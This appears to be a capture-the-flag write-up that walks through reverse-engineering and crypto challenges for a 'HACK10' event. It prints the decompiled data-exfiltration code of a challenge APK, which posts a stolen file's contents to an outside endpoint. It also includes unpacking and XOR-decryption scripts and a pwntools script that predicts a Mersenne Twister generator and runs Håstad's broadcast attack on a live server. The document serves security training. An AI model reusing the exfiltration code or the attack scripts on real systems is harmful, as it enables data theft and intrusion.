   1400019ff:   e8 7c 7c 00 00          call   140009680 <_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1IS3_EEPKcRKS3_>
   140001a04:   48 8d 45 ce             lea    rax,[rbp-0x32]
   140001a08:   48 89 c1                mov    rcx,rax
   140001a0b:   e8 80 73 00 00          call   140008d90 <_ZNSt15__new_allocatorIcED2Ev>
   140001a10:   90                      nop
   140001a11:   48 8d 45 cf             lea    rax,[rbp-0x31]
   140001a15:   48 89 45 f0             mov    QWORD PTR [rbp-0x10],rax
   140001a19:   90                      nop
   140001a1a:   90                      nop
   140001a1b:   48 8d 4d cf             lea    rcx,[rbp-0x31]
   140001a1f:   48 8d 15 42 98 00 00    lea    rdx,[rip+0x9842]        # 14000b268 <_ZL1S+0x168>
```

2. Analyzing the output, we find the core logic inside the _Z10check_flagv (check_flag) function. Tracking the assembly execution reveals the following sequence of events:
   a. Loading a String: The program loads a pointer to a string from the .rdata section at virtual address 0x14000B218 into a std::string object.
   b. Environmental Check (stat): It extracts the raw C-string and passes it as an argument to stat64i32. The stat function is used to check for the existence of a file or directory.
   c. Branching Logic:
      - Failure: If the file does not exist (stat returns non-zero), it prints a failure message ("File not found. Keep looking...") and exits.
      - Success: If the file does exist (stat returns 0), it jumps to the success block.
   d. Flag Generation: In the success block, the program takes the exact same filename string and passes it to an MD5 hashing function (_ZL3md5RKNSt...). It then prints the resulting MD5 hash to standard output.

The malware is looking for a specific file on the filesystem (a sandbox artifact). If it finds it, the flag is simply the **MD5 hash of that file's path**.

3. As objdump -d only dumps instructions, we need to inspect the .rdata section to find out what file path the malware is looking for at 0x14000B218. We can extract the raw hex data using: *objdump -s -j .rdata detonator.exe*

```
14000b210 00000000 00000000 433a5c55 73657273  ........C:\Users
14000b220 5c484143 4b31307b 66346b33 5f666c34  \HACK10{f4k3_fl4
14000b230 675f6275 375f7930 755f3472 335f696e  g_bu7_y0u_4r3_in
14000b240 5f376833 5f726967 68375f37 7234636b  _7h3_righ7_7r4ck
14000b250 7d5c4465 736b746f 705c6c6f 63616c2e  }\Desktop\local.
14000b260 74787400 00000000 4841434b 31307b66  txt.....HACK10{f
14000b270 346b335f 666c3467 5f627537 5f793075  4k3_fl4g_bu7_y0u
14000b280 5f347233 5f696e5f 3768335f 72696768  _4r3_in_7h3_righ
14000b290 375f3772 34636b7d 00000000 00000000  7_7r4ck}........
```

Piecing the ASCII representation together gives us the exact target string: C:\Users\HACK10{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7r4ck}\Desktop\local.txt

4. Since we fully reverse-engineered the logic, we don't even need to run the malware. We know the binary simply MD5-hashes the file path by running: *echo -n "C:\Users\HACK10{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7r4ck}\Desktop\local.txt" | md5sum*

Flag found: HACK10{be029cf0e9f2eaa5f80489343630befb}

ProtonX1337

1. The APK was decompiled using tools such as jadx. The main entry point was identified in MainActivity.java. The application executes two important functions on launch: initializeMediaStorage() and backdoorC2();

```
private final void initializeMediaStorage() {
    File baseTelegramDir = new File(getExternalFilesDir(null), LiveLiterals$MainActivityKt.INSTANCE.m5418x27a3bff5());
    List<String> directoriesToCreate = CollectionsKt.listOf((Object[]) new String[]{LiveLiterals$MainActivityKt.INSTANCE.m5408x1540d185(), Liv
    if (!baseTelegramDir.exists()) {
        baseTelegramDir.mkdirs();
    }
    for (String dirName : directoriesToCreate) {
        File dir = new File(baseTelegramDir, dirName);
        if (!dir.exists()) {
            dir.mkdirs();
        }
    }
    File docDir = new File(baseTelegramDir, LiveLiterals$MainActivityKt.INSTANCE.m5420xb46d800b());
    File targetFile = new File(docDir, LiveLiterals$MainActivityKt.INSTANCE.m5421xb774b583());
    if (targetFile.exists()) {
        return;
    }
    FilesKt.writeText$default(targetFile, LiveLiterals$MainActivityKt.INSTANCE.m5417x92b1f5a2(), null, 2, null);
}
```

```
private final void backdoorC2() {
    ThreadsKt.thread((31 & 1) != 0, (31 & 2) != 0 ? false : false, (31 & 4) != 0 ? null : null, (31 & 8) != 0 ? null : null, (31 & 16) != 0 ? -
        {
            super(0);
        }

        @Override // kotlin.jvm.functions.Function0
        public /* bridge */ /* synthetic */ Unit invoke() {
            invoke2();
            return Unit.INSTANCE;
        }

        /* JADX INFO: renamed from: invoke, reason: avoid collision after fix types in other method */
        public final void invoke2() {
            try {
                File baseTelegramDir = new File(MainActivity.this.getExternalFilesDir(null), LiveLiterals$MainActivityKt.INSTANCE.m5419x695a228
                File targetFile = new File(baseTelegramDir, LiveLiterals$MainActivityKt.INSTANCE.m5422x352a2295());
                String stolenContent = LiveLiterals$MainActivityKt.INSTANCE.m5427x71c6fad();
                if (targetFile.exists()) {
                    stolenContent = StringsKt.replace$default(FilesKt.readText$default(targetFile, null, 1, null), LiveLiterals$MainActivityKt.
                }
                String d1 = LiveLiterals$MainActivityKt.INSTANCE.m5425x506ff06();
                String d2 = LiveLiterals$MainActivityKt.INSTANCE.m5426xcc12e607();
                URLConnection uRLConnectionOpenConnection = new URL(d1 + d2).openConnection();
                Intrinsics.checkNotNull(uRLConnectionOpenConnection, "null cannot be cast to non-null type java.net.HttpURLConnection");
                HttpURLConnection connection = (HttpURLConnection) uRLConnectionOpenConnection;
                connection.setRequestMethod(LiveLiterals$MainActivityKt.INSTANCE.m5415xf204d679());
                connection.setDoOutput(LiveLiterals$MainActivityKt.INSTANCE.m5404xb9b2a8a0());
                connection.setRequestProperty(LiveLiterals$MainActivityKt.INSTANCE.m5416xd700fed(), LiveLiterals$MainActivityKt.INSTANCE.m5424x
                byte[] telemetryPayload = StringsKt.trimIndent(LiveLiterals$MainActivityKt.INSTANCE.m5406xe0280da5() + stolenContent + LiveLite
                Intrinsics.checkNotNullExpressionValue(telemetryPayload, "this as java.lang.String).getBytes(charset)");
                OutputStream outputStream = connection.getOutputStream();
                try {
                    OutputStream os = outputStream;
                    os.write(telemetryPayload);
```

2. The function backdoorC2() performs data exfiltration.

```
String d1 = LiveLiterals$MainActivityKt.INSTANCE.m5425x506ff06();
String d2 = LiveLiterals$MainActivityKt.INSTANCE.m5426xcc12e607();
URLConnection uRLConnectionOpenConnection = new URL(d1 + d2).openConnection();
```

Trace these functions into LiveLiterals$MainActivityKt.

```
/* JADX INFO: renamed from: String$val-d1$try$fun-$anonymous$$arg-5
private static String f98x506ff06 = "https://appsecmy.com/";

/* JADX INFO: renamed from: String$val-d2$try$fun-$anonymous$$arg-5
private static String f99xcc12e607 = "pages/liga-ctf-2026";
```

And the C2 Endpoint is found: https://appsecmy.com/pages/liga-ctf-2026

3. Inside the HTML source of the page, the flag is revealed:

```
    <script src="../assets/js/main.js"></script>
    <!-- HACK10{j3mpu7_s3r74_0W4SP_C7F} -->
<script defer src="https://static.cloudflareinsights.com/beacon.min.js/v8c78df
</body>
```

Flag found: HACK10{j3mpu7_s3r74_0W4SP_C7F}

Easy RE

1. Unzip the APK and examine its content:

```
(base) yongwei@DESKTOP-KIDTPC1:/mnt/c/Users/admin/Downloads$ unzip chall.apk
Archive:  chall.apk
  inflating: AndroidManifest.xml
  inflating: lib/armeabi-v7a/libdummy.so
 extracting: res/drawable-hdpi-v4/ic_launcher.png
  inflating: res/layout/activity_main.xml
 extracting: res/drawable-mdpi-v4/ic_launcher.png
  inflating: assets/background.txt
 extracting: res/drawable-xhdpi-v4/ic_launcher.png
  inflating: lib/arm64-v8a/libdummy.so
 extracting: resources.arsc
  inflating: lib/x86/libdummy.so
 extracting: res/drawable-xxhdpi-v4/ic_launcher.png
  inflating: assets/background.bkp
  inflating: lib/x86_64/libdummy.so
  inflating: classes.dex
  inflating: META-INF/TESTKEY.SF
  inflating: META-INF/TESTKEY.RSA
  inflating: META-INF/MANIFEST.MF
```

2. Decompiling classes.dex with androguard reveals ProxyApplication — a classic dex packer shell. The key methods are:
   - decrypt(byte[]) — trivially XORs every byte with 0xFF:
   - readDexFileFromApk() — reads classes.dex from the APK zip and returns its raw bytes.
   - splitPayLoadFromDex(byte[]) — the core unpacker:

```
ProxyApplication
  appkey String
  apkFileName String
  libPath String
  mAssetManager AssetManager
  mResources Resources
  mTheme Resources$Theme
  odexPath String
  ProxyApplication() void
  attachBaseContext(Context) void
  decrypt(byte[]) byte[]
  getAssets() AssetManager
  getResources() Resources
  getTheme() Resources$Theme
  loadResources(String) void
  onCreate() void
  readDexFileFromApk() byte[]
  splitPayLoadFromDex(byte[]) void
```

   1) Reads the last 4 bytes of classes.dex as a big-endian int → payload size

2) Extracts that many bytes from the end of the file
3) XOR-decrypts them with 0xFF
4) Writes the result to payload.apk, loads it as a DexClassLoader

3. Write a extraction script:

```python
import struct

with open('classes.dex', 'rb') as f:
    data = bytearray(f.read())

size = struct.unpack('>I', data[-4:])[0]          # big-endian int from last 4 bytes
payload = bytes(b ^ 0xFF for b in data[-(4+size):-4])

with open('payload.apk', 'wb') as f:
    f.write(payload)
```

```
PROBLEMS 2   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS   PLAYWRIGHT

PS C:\Users\admin\Downloads> python script.py
PS C:\Users\admin\Downloads>
```

This produce a payload.apk

4. Unzipping payload.apk and decompiling classes.dex, and we find a function called ImageEncryptor

```
classes.dex
Inputs
Source code
com.example.myapk
BuildConfig
ImageEncryptor
MainActivity
AnonymousClass1
AnonymousClass2
AnonymousClass3
PICK_IMAGE_REQUEST int
backgroundImageView ImageView
etPass EditText
etUser EditText
originalImageBytes byte[]
MainActivity() void
access$002(MainActivity, byte[]) by
access$100(MainActivity) ImageView
access$200(MainActivity) void
access$300(MainActivity) void
checkPermissionAndPickImage() void
getBytes(InputStream) byte[]
md5(String) String
onActivityResult(int, int, Intent)
onCreate(Bundle) void
performLogin() void
pickImage() void
MyApplication
R
SubActivity
Resources
Summary
```

```
MainActivity    ImageEncryptor

package com.example.myapk;

import android.os.Build;
import dalvik.system.BaseDexClassLoader;
import java.io.BufferedReader;
import java.io.File;
import java.io.InputStreamReader;

/* JADX INFO: loaded from: C:\Users\admin\Downloads\classes.dex */
public class ImageEncryptor {
    private static boolean isNativeLoaded;

    private static native byte[] encryptDataNative(byte[] bArr);

    static {
        String libPath;
        isNativeLoaded = false;
        try {
            if (c()) {
                try {
                    ClassLoader loader = ImageEncryptor.class.getClassLoader();
                    if ((loader instanceof BaseDexClassLoader) && (libPath = ((BaseDexClassLoader) loader).findLibrary(x(new int[]{
                        File libFile = new File(libPath);
                        if (libFile.exists()) {
                            libFile.delete();
                            return;
                        }
                        return;
                    }
                    return;
                } catch (Throwable th) {
                    return;
                }
            }
            System.loadLibrary(x(new int[]{52, 59, 46, 51, 44, 63, 119, 54, 51, 56}));
            isNativeLoaded = true;
        } catch (UnsatisfiedLinkError e) {
```

The encryptDataNative calls into libnative-lib.so, so we need to analyse the file using objdump.

```
Disassembly of section .text:

00055240 <_Z14generateKeyBufv@@Base-0xa0>:
   55240:       55                      push   ebp
   55241:       89 e5                   mov    ebp,esp
   55243:       53                      push   ebx
   55244:       50                      push   eax
   55245:       e8 00 00 00 00          call   5524a <_ZTSN10__cxxabiv121__vmi_class_type_infoE@@Base+0x1b246>
   5524a:       5b                      pop    ebx
   5524b:       81 c3 d2 b4 07 00       add    ebx,0x7b4d2
   55251:       8d 83 14 c2 ff ff       lea    eax,[ebx-0x3dec]
   55257:       89 04 24                mov    DWORD PTR [esp],eax
   5525a:       e8 61 4e 07 00          call   ca0c0 <__cxa_finalize@plt>
   5525f:       83 c4 04                add    esp,0x4
   55262:       5b                      pop    ebx
   55263:       5d                      pop    ebp
   55264:       c3                      ret
   55265:       90                      nop
   55266:       90                      nop
   55267:       90                      nop
   55268:       90                      nop
   55269:       90                      nop
   5526a:       90                      nop
   5526b:       90                      nop
   5526c:       90                      nop
   5526d:       90                      nop
```

5. The payload's libnative-lib.so exports:

- _Z14generateKeyBufv — generates the 32-byte key
- Java_com_example_myapk_ImageEncryptor_getEncryptionKey — JNI wrapper (hex-encodes the key for Java)
- Java_com_example_myapk_ImageEncryptor_encryptDataNative — JNI XOR encryption

The native path calls generateKeyBuf() to produce a 32-byte key, then XORs the input with that key in a repeating pattern.

6. Writing attack script

```python
script.py > ...
import base64

# Decode the plaintext image from background.txt
with open('assets/background.txt', 'r') as f:
    b64 = f.read()

# Strip the CSS url() wrapper
b64 = b64.removeprefix('url(').removesuffix(')')
plaintext = base64.b64decode(b64)

# Load the ciphertext
with open('assets/background.bkp', 'rb') as f:
    ciphertext = f.read()

# XOR plaintext with ciphertext to get keystream
n = min(len(plaintext), len(ciphertext))
keystream = bytes(a ^ b for a, b in zip(plaintext[:n], ciphertext[:n]))

# Detect the repeating period
for period in range(1, 64):
    if all(keystream[i] == keystream[i % period] for i in range(min(500, n))):
        key = keystream[:period]
        print(f"[+] Period found  : {period} bytes")
        print(f"[+] Key (hex)     : {key.hex()}")
        print(f"[+] Key (bytes)   : {list(key)}")
        print(f"[+] Key (ascii)   : {''.join(chr(b) if 32 <= b < 127 else '.' for b in key)}")
        break
else:
    print("[-] No repeating key found within period 1-63")
    key = None

# Decrypt background.bkp if key was found
if key:
    decrypted = bytes(ciphertext[i] ^ key[i % len(key)] for i in range(len(ciphertext)))

    # Verify the result
    if decrypted[:2] == b'\xff\xd8':
```

```python
# Verify the result
if decrypted[:2] == b'\xff\xd8':
    print(f"[+] Decryption OK : JPEG magic confirmed (ff d8)")
elif decrypted[:8] == b'\x89PNG\r\n\x1a\n':
    print(f"[+] Decryption OK : PNG magic confirmed")
else:
    print(f"[-] Unexpected magic bytes: {decrypted[:4].hex()}")

with open('flag_image.jpg', 'wb') as f:
    f.write(decrypted)
print(f"[+] Saved to      : flag_image.jpg")
```

7. Using the key obtain from the script, decrypt background.bkp

```python
script.py > ...
key = bytes.fromhex('e7c35ac886acdbfe24cf7b7a68883cae27b5d67f2033f785f7b7349a29f32f9a')

with open('assets/background.bkp', 'rb') as f:
    ciphertext = f.read()

decrypted = bytes(ciphertext[i] ^ key[i % 32] for i in range(len(ciphertext)))

with open('flag_image.jpg', 'wb') as f:
    f.write(decrypted)
```

8. And we get the image:

Flag Found: hack10{t3r_ez_X0r}

Crypto

Hakari Domain

Description: You learned Hakari's Domain. Will you able to hit a jackpot and get the flag?

nc 34.126.187.50 5500

```
└$ nc 34.126.187.50 5500

Welcome to Hakari Domain.
Guess the next number in [0, 4294967295].
Reach 3 correct guesses in a row to hit jackpot.
You have 700 total attempts before the connection closes.
```

Need to get 3 correct guesses in a row to get flag.

```python

E = 17
JACKPOT_STREAK = 3
MAX_ATTEMPTS = 700

def load_flag() -> bytes:
    return os.getenv("FLAG", "hack10{REDACTED}").encode()


def gen_rsa_sample(message: int, used_primes: set[int]) -> tuple[int, int, int]:
    while True:
        p = getPrime(512)
        q = getPrime(512)
        if p == q or p in used_primes or q in used_primes:
            continue
        if (p - 1) % E == 0 or (q - 1) % E == 0:
            continue
        n = p * q
        if message >= n:
            continue
        used_primes.add(p)
        used_primes.add(q)
        return n, E, pow(message, E, n)


def read_guess(jackpot: bool) -> str:
    if jackpot:
        return input("Predict the next number or type 'exit': ").strip()
```

It uses small exponent 17. Allow us to recover the flag by using Chinese Remainder Theorem.

```
from pwn import *
from randcrack import RandCrack
import re
import gmpy2

# Helper: Chinese Remainder Theorem
def crt(remainders, moduli):
total = 0
prod = 1
for n in moduli:
prod *= n
for r, n in zip(remainders, moduli):
p = prod // n
total += r * gmpy2.invert(p, n) * p
return total % prod

# Setup connection
# Replace 'localhost' and 1337 with the actual IP and port
io = remote('34.126.187.50', 5500)
rc = RandCrack()

print("[+] Phase 1: Synchronizing MT19937 state (624 samples)...")
for i in range(624):
io.sendlineafter(b"Guess the next number: ", b"0")
line = io.recvline().decode()
# Extract the actual number from "Wrong. The number was X."
match = re.search(r"was (\d+)\.", line)
if match:
rc.submit(int(match.group(1)))

print("[+] State synchronized!")

print("[+] Phase 2: Hitting the Jackpot...")
# We need a 3-streak to unlock the jackpot
for _ in range(3):
prediction = rc.predict_getrandbits(32)
io.sendlineafter(b"Guess the next number: ", str(prediction).encode())

print("[+] Jackpot unlocked. Collecting RSA samples...")

ns = []
cs = []
# We need 17 samples because e = 17
for i in range(17):
prediction = rc.predict_getrandbits(32)
io.sendlineafter(b"Predict the next number", str(prediction).encode())

# Parse n and c from the server response
io.recvuntil(b"n = ")
ns.append(int(io.recvline().strip()))
io.recvuntil(b"e = 17") # We already know e=17
io.recvuntil(b"c = ")
cs.append(int(io.recvline().strip()))
print(f"    Collected sample {i+1}/17")

print("[+] Phase 3: Performing Håstad's Broadcast Attack...")

# Use CRT to find m^17 mod (n1*n2*...*n17)
result_m17 = crt(cs, ns)

# Since m^17 < N, we can just take the integer 17th root
m, exact = gmpy2.iroot(result_m17, 17)

if exact:
# Convert the long integer back to bytes
flag = bytes.fromhex(hex(m)[2:]).decode()
print(f"\n[!] FLAG RECOVERED: {flag}")
else:
print("\n[!] Error: Result was not a perfect 17th root.")

io.close()
```

Generate script to automate the process.

```
[+] Opening connection to 34.126.187.50 on port 5500: Done
[+] Phase 1: Synchronizing MT19937 state (624 samples)...
[+] State synchronized!
[+] Phase 2: Hitting the Jackpot...
[+] Jackpot unlocked. Collecting RSA samples...
    Collected sample 1/17
    Collected sample 2/17
    Collected sample 3/17
    Collected sample 4/17
    Collected sample 5/17
    Collected sample 6/17
    Collected sample 7/17
    Collected sample 8/17
    Collected sample 9/17
    Collected sample 10/17
    Collected sample 11/17
    Collected sample 12/17
    Collected sample 13/17
    Collected sample 14/17
    Collected sample 15/17
    Collected sample 16/17
    Collected sample 17/17
[+] Phase 3: Performing Håstad's Broadcast Attack...

[!] FLAG RECOVERED: hack10{ab3a61603241b0638804acdc5f905cd4}
[*] Closed connection to 34.126.187.50 port 5500
```

Flag obtained.


Ancient Text

Description: Frieren and her party stumble across a monument with an ancient text left by an elf from the past. Can you decrypt it?


Flag Format: hack10{text}

*all lowercase

Given this image to decode it.



Based on the challenge description found the hint for the cipher.



Decode based on this image. The decoded text is ‘the flag is zoltraak’. Hack10{zoltraak}

Baby Crypto

1. Understand the encryption

```python
import os, hashlib, random, binascii

flag = b'hack10{REDACTED}'

encrypted = ""
for i in range(0,len(flag),2):
    a = random.randint(90, 128)
    b = random.randint(1,15)
    cipher = hashlib.sha512(flag[i:i+2]).hexdigest()
    encrypted += binascii.hexlify(os.urandom(random.randint(0, 31))).decode('utf-8')
    encrypted += cipher[b:a]

with open("output", "wb") as f:
    f.write(bytes.fromhex(encrypted))
```

For each 2-byte pair of the flag:

- A SHA-512 hash (128 hex chars) is computed
- A random junk prefix (0–62 hex chars) is prepended
- A random slice `cipher[b:a]` is appended — where `b ∈ [1,15]` and `a ∈ [90,128]`

Even though `b` and `a` are random, the slice `cipher[b:a]` always contains the inner window `cipher[15:90]`, a fixed 75-character substring that is guaranteed to appear in the ciphertext regardless of the random values chosen.

This means we can build a lookup table mapping sha512(pair)[15:90] → pair for every possible 2-character combination, then slide a 75-character window across the ciphertext to recover each pair.

```
script.py > ...
import hashlib, string, binascii

# Load ciphertext as hex string
enc_hex = open('output', 'rb').read().hex()

# Build lookup: guaranteed_window -> plaintext pair
lookup = {}
for c1 in string.printable:
    for c2 in string.printable:
        pair = (c1 + c2).encode()
        h = hashlib.sha512(pair).hexdigest()
        lookup[h[15:90]] = pair  # 75-char guaranteed window

# Slide window across ciphertext and collect matches
found = {}
for pos in range(len(enc_hex) - 75):
    candidate = enc_hex[pos:pos+75]
    if candidate in lookup:
        found[pos] = lookup[candidate]

# Sort by position and reconstruct flag
flag = b''.join(v for _, v in sorted(found.items()))
print(flag.decode())
```

```
PROBLEMS 6   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS   PLAYWRIGHT

PS C:\Users\admin\Downloads> python script.py
hack10{a88dacd5fb88dc4973bb3a56fff9be940bb1f1b83c2b82f3f6daa256267c9786f4cdc70255079e3cfaea9956211e615fe78ee9d5a95a832afff2f09b05c39db4}
PS C:\Users\admin\Downloads>
```

The random junk and random slice bounds are red herrings and they don't prevent recovery because:

1. The junk bytes add noise between chunks, but don't obscure the hash slices

2. The slice bounds vary, but their overlap with `[15:90]` is always total — a 75-char window is long enough to be unique in the lookup table

3. SHA-512 is a one-way function, but here we're not inverting it — we're doing a known-plaintext brute-force over a tiny space (~10,000 printable pairs)


Flag found:

hack10{a88dacd5fb88dc4973bb3a56fff9be940bb1f1b83c2b82f3f6daa256267c9786f4cdc702
55079e3cfaea9956211e615fe78ee9d5a95a832afff2f09b05c39db4}

Misc

I Accept

Description: The legal team just pushed a 50-clause update to the BlackVault User Agreement. They claim it's ironclad and that absolutely nobody actually reads these documents anyway. Prove them wrong.



